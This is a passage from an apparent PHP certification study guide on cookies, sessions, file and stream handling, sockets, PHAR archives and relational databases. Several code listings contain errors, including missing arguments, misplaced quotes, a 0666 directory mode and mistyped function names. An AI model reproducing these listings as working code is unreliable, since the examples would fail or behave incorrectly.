Cookies allow your applications to store a small amount of textual data (typically, 4-6kB) on a web client. There are a number of possible uses for cookies, although their most common one is maintaining session state (explained in the next section). Cookies are typically set by the server using a response header, and subsequently made available by the client as a request header.

You should not think of cookies as a secure storage mechanism. Although you *can* transmit a cookie so that it is exchanged only when an HTTP transaction takes place securely (e.g., under HTTPS), you have no control over what happens to the cookie data while it's sitting at the client's side—or even whether the client will accept your cookie at all (most browsers allow their users to disable cookies). Therefore, cookies should always be treated as “tainted” until proven otherwise—a concept that we'll examine in the [Security chapter](#).

To set a cookie on the client, use the `setcookie()` function:

```
setcookie("hide_menu", "1");
```

This simple function call sets a cookie called “`hide_menu`” to a value of `1` for the remainder of the user's browser session, at which time it is automatically deleted.

Should you wish to make a cookie persist between browser sessions, you will need to provide an expiration date. Expiration dates are provided to `setcookie()` in the UNIX timestamp format (the number of seconds that have passed since January 1, 1970). Remember that users or their browser settings can remove a cookie at any time and therefore it is unwise to rely on expiration dates too much.

```
setcookie("hide_menu", "1", time() + 86400);
```

This will instruct the browser to (try to) hang on to the cookie for a day.

There are three more arguments you can pass to `setcookie()`. They are, in order:

Argument	Description
<code>path</code>	Allows you to specify a path (relative to your website's root) where the cookie will be accessible; the browser will only send a cookie to pages within this path.
<code>domain</code>	Allows you to limit access to the cookie to pages within a specific domain or hostname; note that you cannot set this value to a domain other than the one of the page setting the cookie (e.g., the host <code>www.phparch.com</code> can set a cookie for <code>hades.phparch.com</code> , but not for <code>www.microsoft.com</code>).
<code>secure</code>	This requests that the browser only send this cookie as part of its request headers when communicating under HTTPS.

Accessing Cookie Data

Cookie data is usually sent to the server using a single request header. The PHP interpreter takes care of automatically separating the individual cookies from the header and places them in the `$_COOKIE` superglobal array:

```
if ($_COOKIE['hide_menu'] == 1) {
    // hide menu
}
```

Cookie values must be scalar; of course, you can create arrays using the same array notation used for `$_GET` and `$_POST`:

```
setcookie("test_cookie[0]", "foo");
setcookie("test_cookie[1]", "bar");
setcookie("test_cookie[2]", "bar");
```

At the next request, `$_COOKIE['test_cookie']` will automatically contain an array. You should, however, keep in mind that the amount of storage available is severely limited; therefore, you should keep the amount of data you store in cookies to a minimum, and use sessions instead.

Remember that setting cookies is a two-stage process: first, you send the cookie to the client, and then the client sends it back to you at the next request. Therefore, the `$_COOKIE` array will not be populated with new information until the next request comes along.

There is no way to “delete” a cookie, primarily because you really have no control over how cookies are stored and managed on the client side. You can, however, call `setcookie()` with an empty string and a negative timestamp, which will effectively empty the cookie; in most cases, the browser will remove it:

```
setcookie("hide_menu", false, -3600);
```

Sessions

HTTP is a *stateless* protocol: the web server does not know (or care) whether two requests come from the same user; each request is handled without regard to the context in which it happens. *Sessions* are used to create a measure of state between requests—even when there is a large time interval between them.

Sessions are maintained by passing a unique *session identifier* between requests—typically in a cookie, although it can also be passed in forms and GET query arguments. PHP handles sessions transparently through a combination of cookies and URL rewriting, when `session.use_trans_sid` is turned on in `php.ini` (it is off by default in PHP 5), by generating a unique session ID and using it to track a local data store (by default, a file in the system’s temporary directory) where session data is saved at the end of every request.

Using `session.use_trans_sid` to embed the session ID in the URL is a security risk. Users could share their session ID by sending the URL to a third-party, who could then hijack their session. Setting `session.use_only_cookies=1` will also ensure that only cookie-based sessions are used. You should always use cookie-based sessions.

Sessions are started in one of two ways. You can either set PHP to start a new session automatically whenever a request is received by changing the `session.auto_start` configuration setting in your `php.ini` file, or you can explicitly call `session_start()` at the beginning of each script. Both approaches have their advantages and drawbacks. In particular, when sessions are started automatically, you obviously do not have to include a call to `session_start()` in every script. However, the session is started before your scripts are executed; this denies you the opportunity to load your classes before your session data is retrieved, and makes storing objects in the session impossible.

In addition, `session_start()` must be called before *any* output is sent to the browser, because it will try to set a cookie by sending a response header.

With PHP 5.3, `session_register()`, `session_unregister()` and `session_is_registered()` were all marked as deprecated.

In the interest of security, it is a good idea to follow your call to `session_start()` with a call to `session_regenerate_id()` whenever you change a user's privileges to prevent “session fixation” attacks. We explain this problem in greater detail in the [Security chapter](#).

Accessing Session Data

Once the session has been started, you can access its data in the `$_SESSION` superglobal array:

Listing 5.5: Reading session data

```
// Set a session variable  
$_SESSION['hide_menu'] = true;  
  
// From here on, we can access hide_menu in $_SESSION  
if ($_SESSION['hide_menu']) {  
    // Hide menu  
}
```

Session Handlers

Sessions are stored on disk by default, using PHP’s `serialize()` and `unserialize()` behavior to encode and decode the data.

However, PHP has the ability to change the session handler. The session handler is responsible for all session data I/O—meaning you can change both the encoding/decoding and the storage mechanism.

You can set the save handler either by changing the `session.save_handler` setting in PHP’s INI file, or by using the `session_set_save_handler()` function.

The default value for `session.save_handler` is `files`, but other handlers can be provided by extensions. For example, the `memcache` and `memcached` extensions both provide a session handler. Of course, you would first need to install and configure a memcached server.

To use these, simply modify your INI file:

Listing 5.6: Session settings for memcache

```
; memcached
session.save_handler = memcached
session.save_path = "host1:11211;host2:11211"

; memcache
session.save_handler = memcache
session.save_path = "tcp://host1:11211,tcp://host2:11211"
```

The real power, however, is in the ability to create your own session handlers by using `session_set_save_handler()`. To use this function, we simply define multiple callbacks, one for each of open, close, read, write, destroy, and gc (garbage collection).

Prior to PHP 5.4, we had to specify each of these separately as arguments to `session_set_save_handler()`, but with the addition of the `SessionHandlerInterface` we can now simply define a class that implements it and pass an instance of that class in as the single argument.

Additionally, PHP 5.4 exposes the standard session handler as the new `SessionHandler` class, which can be extended to change functionality.

Prior to PHP 5.4, we might have done the following:

Listing 5.7: Custom session handler class before 5.4

```
class JsonSessionHandler
{
    protected $save_path;
    protected $file;

    public function open($save_path, $session_id) {
        $this->save_path = $save_path;
        $this->file = $save_path
            . DIRECTORY_SEPARATOR
            . $session_id
            . '.json';

        return is_writable($save_path);
    }
}
```

Continued Next Page

```

public function close() {
    return is_writeable($this->file);
}

public function read($session_id) {
    return json_decode(file_get_contents($this->file));
}

public function write($session_id, $data) {
    return (bool) file_put_contents(json_encode($data));
}

public function destroy($session_id) {
    unlink($this->file);
    return !is_file($this->file);
}

public function gc($maxlifetime) {
    $timeout = time() - $maxlifetime;
    $files = glob($this->save_path
        . DIRECTORY_SEPARATOR
        . '*.json')
    foreach ($files as $file) {
        if (filemtime($file) < $timeout) {
            unlink($file);
        }
    }
}

$handler = new JsonSessionHandler;
session_set_save_handler(
    [$handler, 'open'],
    [$handler, 'close'],
    [$handler, 'read'],
    [$handler, 'write'],
    [$handler, 'destroy'],
    [$handler, 'gc']
);

```

With PHP 5.4, however, we can shorten this in two ways. First by implementing `SessionHandlerInterface`, meaning we can pass our instance in directly:

Listing 5.8: Custom session handler class with 5.4

```

class JsonSessionHandler implements SessionHandlerInterface
{
    ...
}

$handler = new JsonSessionHandler;
session_set_save_handler($handler);

```

Second, we could also extend the SessionHandler class:

Listing 5.9: Extending a session handler class with 5.4

```
class JsonSessionHandler extends SessionHandler
{
    public function read($session_id) {
        $data = parent::read($session_id);
        return json_decode($data);
    }

    public function write($session_id, $data) {
        $data = json_encode($data);
        return parent::write($session_id, $data);
    }
}

$handler = new JsonSessionHandler();
session_set_save_handler($handler);
```

In most cases you will use a custom handler to avoid writing to the disk. To allow scaling across multiple servers, we want to use a shared data store, e.g., memcache or MySQL. Therefore extending SessionHandler does not make sense and you'll need to implement SessionHandlerInterface.

Built-in HTTP Server

With PHP 5.4, a new built-in HTTP server (known as the cli-server) was added, which allows us to easily test our projects without the need for other server software.

To use the new cli-server, supply the `-S` and `-t` flags on the command line.

The `-S` flag enables the cli-server, and should be followed by IP address and port to bind to. Bear in mind that ports below 1024 will require root access.

The `-t` flag sets the document root. This is especially necessary when using custom routing.

If you want to use a router file, simply specify it as the last argument.

```
$ php -S 0.0.0.0:8080 -t ./public index.php
```

The command above will start cli-server, bound to all network interfaces on port 8080, with the `./public` directory as the document root, and `index.php`

as the router file. You can then access the server on `http://localhost:8080/`.

The output from the cli-server will look similar to this:

```
PHP 5.5.13 Development Server started at Thu Jun 19 01:34:33 2014
Listening on http://0.0.0.0:8080
Document root is /path/to/document/root
Press Ctrl-C to quit.

[Thu Jun 19 10:35:32 2014] 127.0.0.1:53492 [200]: /
[Thu Jun 19 10:35:33 2014] 127.0.0.1:53494 [200]: /index.php
[Thu Jun 19 10:35:34 2014] 127.0.0.1:53496 [200]: /info.php
```

As you can see, each request is shown in a running log.

The router file will be used for **all** requests, even static assets; to tell PHP that we wish to serve the file straight from disk, we simply return `false`. Otherwise, we handle the request entirely.

When using a router file, requests handled by the router will not be shown in the log output.

Listing 5.10: Router file

```
if (PHP_SAPI == 'cli-server') {
    // If the file exists on disk
    if (realpath(__DIR__ . "/" . $_SERVER['REQUEST_URI'])) {
        // serve as-is
        return false;
    } else {
        // route the request to our app (could be Zend
        // Framework, etc)
        MyRouter::route($_SERVER['REQUEST_URI']);
        return true;
    }

    // Dummy router example, shows the requested resource,
    // and dumps $_SERVER
    class MyRouter {
        static public function route($path) {
            echo "Requested Resource: $path";
            var_dump($_SERVER);
        }
    }
}
```

The cli-server is a great asset for development, as it supports complex custom routing and is super simple to use.

Summary

If we had to explain why PHP is the most popular web development language on earth, we'd probably pick all the reasons explained in this chapter. The language itself has an incredible set of features, and many extensions make working with specific technologies, like web services, much easier than on most other platforms. But it's the simplicity of creating a web application capable of interacting with a client on so many levels and with so little effort that makes creating dynamic websites a breeze.

You should keep in mind that the vast majority of security issues that can afflict a PHP application are directly related to the topics presented in this chapter—don't forget to read the [Security chapter](#) thoroughly.

A deep working knowledge of the subjects we covered in this chapter is paramount to good PHP development. Therefore, the exam often deals with them, even when a question is about a different topic. You should keep this in mind while preparing for the test.

Chapter 6

Files, Streams, and Network Programming

An often-forgotten feature of PHP is the *streams* layer. First introduced in PHP 4.3, the streams layer is most often used without the developer even knowing that it exists: whenever you access a file using `fopen()`, `file()`, `readfile()`, `include`, `require`, and a multitude of other functions, PHP uses the functionality provided by the streams layer to do the actual “dirty work.”

The streams layer is an abstraction layer for file access. The term “stream” refers to the fact that a number of different resource—like files—but also network connections, compression protocols, and so on—can be considered “streams” of data to be read and/or written either in sequence or at random.

There are some security considerations connected with the use of file-access operations and the streams layer. They are discussed in the [Security chapter](#).

PHP includes a number of default streams:

Stream	Description
file://	standard file access
http://	access to remote resources via HTTP
ftp://	access to remote resources via FTP
php:/	access various I/O such as STDIN/STDOUT, or raw post data
compress.zlib:// and compress.bzip2://	access to compressed files (gzip/bzip2) using the zlib compression library.
zip://	access to compressed zip files (requires the zip extension)
data://	RFC 2397 access to data in strings (added in PHP 5.2)
glob://	find pathnames by matching pattern (e.g., glob())
phar://	PHP Archives (also known as PHAR) stream wrapper (added in PHP 5.3)

If no protocol is specified, the `file://` is implied.

In addition to these, PHP supports stream filters that can be applied to the stream during I/O operations to transform the data on the fly:

Filters	Description
string.rot13	encodes the data stream using the ROT-13 algorithm
string.toupper	converts strings to uppercase
string_tolower	converts strings to lowercase
string_strip_tags	removes XML tags from a stream
convert.*	a family of filters that converts to and from the base64 encoding
mcrypt.*	a family of filters that encrypts and decrypts data according to multiple algorithms
zlib.*	a family of filters that compresses and decompresses data using the zlib compression library

While this functionality in itself is very powerful, the real killer feature of streams lies in the ability to implement stream wrappers and filters in your PHP scripts—that is, create your own URL scheme that can access data by any means you desire, or a filter than can be applied to any existing stream access. However, these “userland” streams and filters could fill a large book all by themselves, so in this chapter we will concentrate on general file manipulation and the elements of stream wrappers that will typically appear in the exam.

Accessing Files

PHP provides several different ways to create, read from, and write to files, depending on the type of operation you need to perform. First up, we have the more traditional, C-style functions. Just like their C counterparts, these functions open/create, read, write, and close a file handle. A file handle is a reference to an external resource. This means you are not loading the entire file into memory when manipulating it, but simply dealing with a reference to it. Thus, this family of functions is very resource friendly and—while considered somewhat antiquated and arcane in comparison to some of the

more recent additions to PHP—is still best-practice material when it comes to dealing with large files:

Listing 6.1: Reading files with file handles

```
$file = fopen("counter.txt", 'a+');

if ($file == false) {
    die ("Unable to open/create file");
}

if (filesize("counter.txt") == 0) {
    $counter = 0;
} else {
    $counter = (int) fgets($file);
}

ftruncate($file, 0);

$counter++;

fwrite($file, $counter);

echo "There has been $counter hits to this site.;"
```

In this example, we start by opening the file using `fopen()`; we will use the resulting resource when calling every other function that will work with our file. Note that `fopen()` returns `false` upon failure—and we must check for it explicitly to ensure that PHP doesn't play any automatic-conversion tricks on us.

Next up, we use `filesize()` to make sure that the file is not empty and our counter has been started. If it is empty, we set the counter to `0`; otherwise, we grab the first line using `fgets()`, which will continue to fetch data until it reaches a newline character.

Finally, we truncate the file using `ftruncate()`, increment the counter, and write the new counter value to the file using `fwrite()`.

One thing to take notice of is the second argument to `fopen()`. This determines two things: first, whether we are reading, writing, or doing both things to the file at the same time, and second, whether the file pointer—the position at which the next byte will be read or written—is set at the beginning or at the end of the file. This flag can take on one of these values:

Mode	Result
r	Opens the file for <i>reading</i> only and places the file pointer at the beginning of the file
r+	Opens the file for <i>reading</i> and <i>writing</i> ; places the file pointer at the beginning of the file
w	Opens the file for <i>writing</i> only; places the file pointer at the beginning of the file and truncate it to zero length
w+	Opens the file for <i>writing</i> and <i>reading</i> ; places the file pointer at the beginning of the file and truncates it to zero length
a	Opens the file for <i>writing</i> only; places the file pointer at the end of the file
a+	Opens the file for <i>reading</i> and <i>writing</i> ; places the file pointer at the end of the file
x	Creates a new file for <i>writing</i> only
x+	Creates a new file for <i>reading</i> and <i>writing</i>

Each of these modes can be coupled with a modifier that indicates how the data is to be read and written. The `b` flag (e.g., `w+b`) forces “binary” mode, which will make sure that all data is written to the file unaltered. There is also a *Windows only* flag, `t`, which will transparently translate UNIX newlines (`\n`) to Windows newlines (`\r\n`). In addition, the `w`, `w+`, `a`, and `a+` modes will automatically create a new file if it doesn’t yet exist; in contrast, `x` and `x+` will throw an `E_WARNING` if the file already exists.

Common C-like File Functions

As we mentioned above, PHP provides a complete set of functions that are compatible with C’s file-access library; in fact, there are a number of functions that, although written using a “C-style” approach, provide non-standard functionality.

The `feof()` function is used to determine when the internal pointer reaches the end of the file:

Listing 6.2: Detecting end-of-file

```
if (!file_exists ("counter.txt")) {
    throw new Exception ("The file does not exists");
}

$file = fopen("counter.txt", "r");

$txt = '';

while (!feof($file)) {
    $txt .= fread($file, 1);
}
echo "There have been $txt hits to this site.;"
```

The `fread()` function is used to read arbitrary data from a file. Unlike `fgets()`, it does not concern itself with newline characters—it only stops reading data when either the number of bytes specified in its argument have been transferred, or the pointer reaches the end of the file.

Note the use of the `file_exists()` function, which returns a Boolean value that indicates whether a given file is visible to the user under which the PHP interpreter runs.

The file pointer itself can be moved without reading or writing data by using the `fseek()` function, which takes three parameters: the file handle, the number of bytes by which the pointer is to be moved, and the position from which the move must take place. This last parameter can contain one of three values: `SEEK_SET` (start from the beginning of the file), `SEEK_CUR` (start from the current position), and `SEEK_END` (start from the end of the file):

```
$file = fopen('counter.txt', 'r+');

fseek($file, 10, SEEK_SET);
```

You should keep in mind that the value of the second parameter is *added* to the position you specify as a starting point. Therefore, when your starting position is `SEEK_END`, this number should always be zero or less, while when you use `SEEK_SET`, it should always be zero or more. When you specify

SEEK_CURR as a starting point, the value can be either positive (move forward) or negative (move backwards); in this case, a value of zero, while perfectly legal, makes no sense.

To find the current position of the pointer, you should use ftell().

The last two functions that we are going to examine here are fgetcsv() and fputcsv(), which vastly simplify the task of accessing CSV files. As you can imagine, the former *reads* a row from a previously-opened CSV file into an enumerative array, while the latter *writes* the elements of an array in CSV format to an open file handle.

Both of these functions require a file handle as their first argument, and accept an optional delimiter and enclosure character as their last two arguments:

Listing 6.3: Reading CSV files

```
// open for reading and writing
$f = fopen('file.csv', 'a+');

while ($row = fgetcsv($f)) {
    // handle values
}

$values = array(
    "Davey Shafik",
    "http://zceguide.com",
    "Win Prizes!"
);

// append line to csv file
fputcsv($f, $values);
fclose($f);
```

If you don't specify a delimiter and an enclosure character, both fgetcsv() and fputcsv() use a comma and quotation marks respectively.

Simple File Functions

In addition to the “traditional” C-like file-access functions, PHP provides a set of simplified functions that allow you to perform multiple file-related operations with a single function call.

As an example, `readfile()` will read a file and write it immediately to the script’s standard output. This is useful when you need to include static files, as it offers much better performance and resource utilization than C-style functions:

```
header("content-type: video/mpeg");
readfile("my_home_movie.mpeg");
```

Similarly, `file()` will let you read a file into an array of lines (that is, one array element for each line of text in the file). Prior to PHP 4.3.0, it was common to use this function together with `implode()` as a quick-and-dirty way to load an entire file into memory. More recent versions of PHP provide the `file_get_contents()` function specifically for this purpose:

```
// Old Way
$file = implode("\r\n", file("myfile.txt"));

// New Way
$file = file_get_contents("myfile.txt");
```

Loading an entire file in memory is not always a good idea—large files require a significant amount of system resources (primarily memory) and will very rapidly starve your server under load. You can, however, limit the amount of data read by `file_get_contents()` by specifying an appropriate set of parameters to the function.

As of PHP 5.0.0, `file_put_contents()` was added to the language core to simplify the writing of data to files. Like `file_get_contents()`, `file_put_contents()` allows you to write the contents of a PHP string to a file in one pass:

```
$data = "My Data";
file_put_contents("myfile.txt", $data, FILE_APPEND);

$data = array("More Data", "And More", "Even More");
file_put_contents("myfile.txt", $data, FILE_APPEND);
```

As you can see, this function allows you to specify a number of flags to alter its behaviour:

Flags	Description
FILE_USE_INCLUDE_PATH	causes the function to use the <code>include_path</code> to find the file
FILE_APPEND	appends the data to the file, rather than overwriting
LOCK_EX	acquires an exclusive lock before accessing the file (since PHP 5.1)

Working with Directories

PHP offers a very powerful set of directory manipulation functions. The simplest one is `chdir()`, which like the UNIX command, changes the current working directory of the interpreter:

```
$success = chdir('/usr/bin');
```

This function can fail for a number of reasons—for example, because the name you specify points to a directory that doesn't exist, or because the account under which PHP runs does not have the requisite privileges for accessing it. In these cases, the function returns `false` and emits a warning error.

Incidentally, you can find out what the current working directory is by calling `getcwd()`:

```
echo "The current working directory is " . getcwd();
```

It is interesting to note that, on some UNIX systems, this function *can* fail and return `false` if the any of the parents of the current directory do not have the proper permissions set.

Directory creation is just as simple, thanks to the `mkdir()` function:

```
if (!mkdir ('newdir/mydir', 0666, true)) {
    throw new Exception ("Unable to create directory");
}
```

This function accepts three parameters. The first is the path to the directory you want to create. Note that, normally, only the last directory in the path will be created, and `mkdir()` will fail if any other component of the path does not correspond to an existing directory. The third parameter to the function,

however, allows you to override this behavior and actually create any missing directories in the path. The second parameter allows you to specify the access mode for the file—an integer parameter that most people prefer to specify in the UNIX-style octal notation. Note that this parameter is ignored under Windows, where access control mechanisms are different.

Controlling File Access

Access to a file is determined by a variety of factors, such as the type of operation we want to perform, and the filesystem's permissions. For example, we can't create a directory that has the same name as an existing file, any more than we can use `fopen()` on a directory.

Therefore, a whole class of functions exists for the sole purpose of helping you determine the *type* of a filesystem resource:

Function	Description
<code>is_dir()</code>	checks if the path is a directory
<code>is_executable()</code>	checks if the path is executable
<code>is_file()</code>	checks if the path exists and is a regular file
<code>is_link()</code>	checks if the path exists and is a symlink
<code>is_readable()</code>	checks if the path exists and is readable
<code>is_writable()</code>	checks if the path exists and is writable
<code>is_uploaded_file()</code>	checks if the path is an uploaded file (sent via HTTP POST)

Each of these functions returns a Boolean value; note that the results of a call to any of these functions will be *cached*, so that two calls to a given function on the same stream resource and during the same script will return the same value, regardless of whether the underlying resource has changed in the meantime. Given the relatively short lifespan of a script, this is not generally a problem, but it is something to keep in mind when dealing with long-running scripts, or with scripts whose purpose is precisely that of waiting for a resource to change. For example, consider the following script:

```
$f = '/test/file.txt';

while (!is_readable($f)) {}

$data = file_get_contents();
```

Besides the obviously unhealthy practice of performing an operation inside an infinite loop, this code has the added handicap that, if /test/file.txt is not readable when the script first enters into the `while()` loop, this script will never stop running, even if the file later becomes readable, since the data is cached when `is_readable()` is first executed.

The internal cache maintained within PHP for these functions can be cleared by calling `clearstatcache()`.

File permissions on UNIX systems can be changed using a number of functions, including `chmod()`, `chgrp()` and `chown()`. For example:

```
chmod ('/test/file.txt', 0666);
```

Note how `chmod()` in particular takes a numeric value for the file's permissions—text permissions specifiers like `gu+w` are not allowed. As you can see above, the octal notation makes it easier to use the same values that you would use when calling the `chmod` UNIX shell utility.

Accessing Network Resources

As we mentioned earlier, one of the strongest points of the streams layer is the fact that the same set of functionality that you use to access files can be used to access a number of network resources, often without the need for any special adjustments. This has the great advantages of both greatly simplifying tasks like opening a remote web page or connecting to an FTP server, and eliminating the need to learn another set of functions.

Simple Network Access

The easiest way to access a network resource is to treat it in exactly the same way as you would a file. For example, suppose you wanted to load up the main page of php[architect]:

Listing 6.4: Accessing network resources as files

```
$f = fopen('http://www.phparch.com');
$page = '';

if ($f) {
    while ($s = fread($f, 1000)) {
        $page .= $s;
    }
} else {
    throw new Exception(
        "Unable to open connection to www.phparch.com"
    );
}
```

Clearly, not *all* file functions may work with a given network resource; for example, you cannot write to an HTTP connection, because doing so is not allowed by the protocol, and would not make sense.

One aspect of streams that is not always immediately obvious is the fact that they affect pretty much *all* of PHP's file access functionality, including `require()` and `include()`. For example, the following is perfectly valid (depending on your configuration):

```
include 'http://phparch.com';
```

This capability is, of course, something that you should both love and fear: on one hand, it allows you to include remote files from a different server; on the other, it represents a potential security hole of monumental proportions if the wrong people get their hands on your code or, worse, if you are using a variable to indicate the remote file to include.

It is possible to disable the use of streams entirely (except for `file://`) by setting the `allow_url_fopen` INI setting to `0` (or `off`), or you can just disable their use in `include` and `require` (and their `*_once` variants) by setting the `allow_url_include` INI setting to `0` (or `off`).

Stream Contexts

Stream contexts allow you to pass options to the stream handlers that you transparently use to access network resources, thus allowing you to tweak a handler's behavior in ways that go beyond what normal file functionality can do. For example, you can instruct the HTTP stream handler to perform a POST operation, which is very handy when you want to work with web services.

Stream contexts are created using `stream_context_create()`:

Listing 6.5: Creating a stream context

```
$http_options = stream_context_create([
    'http' => [
        'user_agent' => "Davey Shafik's Browser",
        'max_redirects' => 3
    ]
]);
$file = file_get_contents(
    "http://localhost/", false, $http_options
);
```

In this example, we set context options for the http stream, providing our own custom user agent string (which is always the polite thing to do to help people identify the activity you perform on their server), and set the maximum number of transparent redirections to three. Finally, as you can see, we pass the newly-created context as a parameter to `file_get_contents()`.

If you wish to set a default context for a stream, you can use `stream_context_set_default()`, which takes the same input as `stream_context_create()`.

Listing 6.6: Setting a default stream context

```
stream_context_set_default([
    'http' => [
        'user_agent' => "Davey Shafik's Browser",
        'max_redirects' => 3
    ]
]);
$file = file_get_contents("http://localhost/");
```

Advanced Stream Functionality

While the built-in stream handlers cover the most common network and file operations, there are some instances—such as when dealing with custom protocols—when you need to take matters into your own hands. Luckily, the stream layer makes even this much easier to handle than, say, if you were using C. In fact, you can create socket servers and clients using the stream functions `stream_socket_server()` and `stream_socket_client()`, and then use the traditional file functions to exchange information:

```
$socket = stream_socket_server("tcp://0.0.0.0:1037");
while ($conn = stream_socket_accept($socket)) {
    fwrite($conn, "Hello World\n");
    fclose($conn);
}
fclose($socket);
```

You can then connect to this simple “Hello World” server using `stream_socket_client()`.

```
$socket = stream_socket_client('tcp://0.0.0.0:1037');
while (!feof($socket)) {
    echo fread($socket, 100);
}
fclose($socket);
```

Finally, we can run our server just like any other PHP script:

```
$ php ./server.php &
```

and our client:

```
$ php ./client.php
Hello World
```

Stream Filters

Stream filters allow you to pass data in and out of a stream through a series of filters that can alter it dynamically, for example, changing it to uppercase, passing it through a ROT-13 encoder, or compressing it using bzip2. Filters on a given stream are organized in a chain. Thus, you can set them up so that the data passes through multiple filters, sequentially.

You can add a filter to a stream by using `stream_filter-prepend()` and `stream_filter-append()`—which, as you might guess, add a filter to the beginning and end of the filter chain respectively:

Listing 6.7: Filtering stream input

```
$socket = stream_socket_server("tcp://0.0.0.0:1037");
while ($conn = stream_socket_accept($socket)) {
    stream_filter_append($conn, 'string.toupper');
    stream_filter_append($conn, 'zlib.deflate');
    fwrite($conn, "Hello World\n");
    fclose($conn);
}
fclose($socket);
```

In this example, we apply the `string.toupper` filter to our server stream, which will convert the data to upper case, followed by the `zlib.deflate` filter to compress it whenever we write data to it.

We can then apply the `zlib.inflate` filter to the client, and complete the implementation of a compressed data stream between server and client:

```
$socket = stream_socket_client('tcp://0.0.0.0:1037');
stream_filter_append($socket, 'zlib.inflate');
while (!feof($socket)) {
    echo fread($socket, 100);
}
fclose($socket);
```

If you consider how complex the implementation of a similar compression mechanism would have normally been, it's clear that stream filters are a very powerful feature.

PHP Archives (PHAR)

PHP 5.3 added the `phar` extension, which allows you to create and distribute entire PHP applications as single file archives, known as phars, or PHP Archives.

PHP Archives can be in tar, zip, or phar format, each of which has its own merits. Tar and zip formats are standard formats that can be read by any standard tool, whereas the phar format requires `ext/phar` or the `PHP_Archive` PEAR package.

However, the phar format does not *require* the extension to run (though it is **highly recommended**), which makes distributing them much easier. The phar extension is enabled by default in PHP 5.3+.

If you do not have the ability to install extensions, and phar is not available, you can use the `PHP_Archive` PEAR package as a replacement if using the phar format.

A PHP Archive (regardless of format) contains 3 parts:

1. A stub
2. A manifest describing its contents
3. The file contents

In addition, phar format archives may also contain a signature file for verifying the integrity of the archive.


Since PHP 5.3, it has been possible to add streams to your `include_path`, meaning you can put a PHP Archive in your `include_path` and PHP will be able to pull files out of it automatically.

Building a PHP Archive

We recommend using the phar format, as it is optimized specifically for this purpose, and provides you with the best feature set, although you are unable to extract it using standard tools (though of course, you can easily write a simple PHP script that will do this).

There are two ways to create PHP Archives: the PEAR package `PHP_Archive` and the phar extension itself. It is recommended that you use the phar extension.

Assuming we have an application that looks like this:



Our application code lives in /app, which contains a CLI and web facing frontend (cli and public, respectively). We then have a build directory, where our resulting PHP Archive will end up, and finally our build.php to create the archive.

Our build file might look like this:

Listing 6.8: Phar build file

```
$phar = new Phar("build/app.phar", 0, "app.phar");
$phar->buildFromDirectory("./app");
$phar->setStub(
    $phar->createDefaultStub(
        "cli/app.php", "public/index.php"
    )
);
```

Running this will create our app.phar in the build directory; that is, built from the contents of our app directory. We then add the default stub, which supports using different index files for CLI (cli/app.php) and web (public/index.php). Note that we use paths relative to the application root, not the current working directory.

Using the default stub also makes it easier to run traditional apps from within the archive; if the phar extension is not installed, it will unpack the archive to a temporary directory and then run the code.

If you create the archive using PHP_Archive instead, it will bundle itself inside the stub, making it entirely self-contained—however, using the extension is recommended.

Now we have a single distributable file that contains all of our PHP, CSS, JavaScript, and images. We can either run this from the command line using php app.phar, or serve it via our web server.

Using a Custom Stub

While the phar extension has the ability to generate a simple default stub—which is often all we need—we can use custom stubs to do whatever we want.

The stub is simply PHP code that is run when the phar is included directly (include 'file.phar';), or run directly with PHP (e.g. php file.phar). It does not run when using the stream to access an individual file (e.g., include 'phar://app.phar/file.php';).

It is simply a bootstrap that at its most simple will map the phar (run the phar and register its manifest) and run an index file.

```
Phar::mapPhar();
include 'phar://' . __FILE__ . '/public/index.php';
__HALT_COMPILER();
```

The stub **must** end with the `__HALT_COMPILER()` token.

To use the custom stub, just pass the code to `Phar->setStub()` instead of using the `Phar->createDefaultStub()` method.

Summary

As you can see, streams penetrate to the deepest levels of PHP, from general file access to TCP and UDP sockets. It is even possible to create your own stream protocols and filters, making this the ultimate interface for sending and receiving data with any data source and encoding, from case-changes to stripping tags, to more complex compression and encryption.

Chapter 7

Database Programming

Most applications that you will work with or encounter will involve the use of some sort of data storage container. In some cases, you will need nothing more than files for this purpose, but often, that container is some sort of database engine. PHP provides access to a great number of different database systems, many of which are *relational* in nature and can be interrogated using Structured Query Language (SQL). In order to utilize these databases, it is important to have a firm grasp of SQL, as well as the means to connect to and interact with databases from PHP. This chapter reviews the basic concepts of SQL and database connectivity from PHP using PHP Data Objects (PDO).

An Introduction to Relational Databases and SQL

Most developers will use *relational databases*. A relational database is structured, as its name implies, around the relationships between the entities it contains.

The fundamental data container in a relational database is a *database* or *schema*. Generally speaking, a schema represents a namespace within which the characteristics of a common set of data are defined. These may include the structure of the data, the data itself, a set of credentials and permissions that determine who has access to the schema's contents, and so on.

The term database is often used interchangeably when referring either to a specific schema or to a server on which the database is stored.

The data is stored in structured containers called *tables*. A table is a bidimensional collection of zero or more *rows*, each of which can contain one or more *columns*. The columns define the structure of the data, while the rows define the data itself.

Indices

Relational databases are traditionally biased toward read operations; this means that a certain amount of efficiency is sacrificed when data is written to a table so that future read operations can perform better. In other words, databases are designed so that data can be *searched* and *extracted* as efficiently as possible.

This is accomplished by means of *indices*, which make it possible to organize the data in a table according to one or more columns. Indices are one of the cardinal elements of relational databases and, if properly used, can have a significant impact on the ability of your applications to manipulate data efficiently. Misuse or lack of indices is one of the most common causes of performance problems in database-driven applications.

Indices can usually be created on one or more columns of a table. Generally speaking, they should be created on those columns that you are going to use later in search operations; fewer columns will often cause the engine to ignore the index (thus wasting it), and more columns will require extra work, thus reducing the effectiveness of the index.

An index can also be declared as *unique*, in which case it will prevent the same combination of values from appearing more than once in the table. For example, if you create a unique index on the columns `ID` and `FirstName`, the combination `ID = 10` and `FirstName = 'Davey'` will be allowed only once, without preventing its individual components from appearing any number of times. For example, `ID = 11` and `FirstName == 'Ben'` would be perfectly acceptable. Even `ID = 12` and `FirstName == 'Davey'` would be acceptable in a compound index.

Primary keys are a special type of unique index that is used to determine the “natural” method of uniquely identifying a row in a table. From a practical perspective, primary keys differ from unique indices only in the fact that there can only be one primary key in each table, while an arbitrary number of unique indices can exist.

Relationships

As we mentioned at the beginning of this chapter, data relationships are one of the most important aspects of relational databases. Relationships are established between tables to ensure the consistency of data at all times; for example, if your database contains a table that holds the names of your customers and another table that contains their addresses, you don’t want to be able to delete rows from one if there are still corresponding rows in the other.

Relationships between tables can be of three types:

- *One-to-one*: only one row in the child table can correspond to each row in the parent table
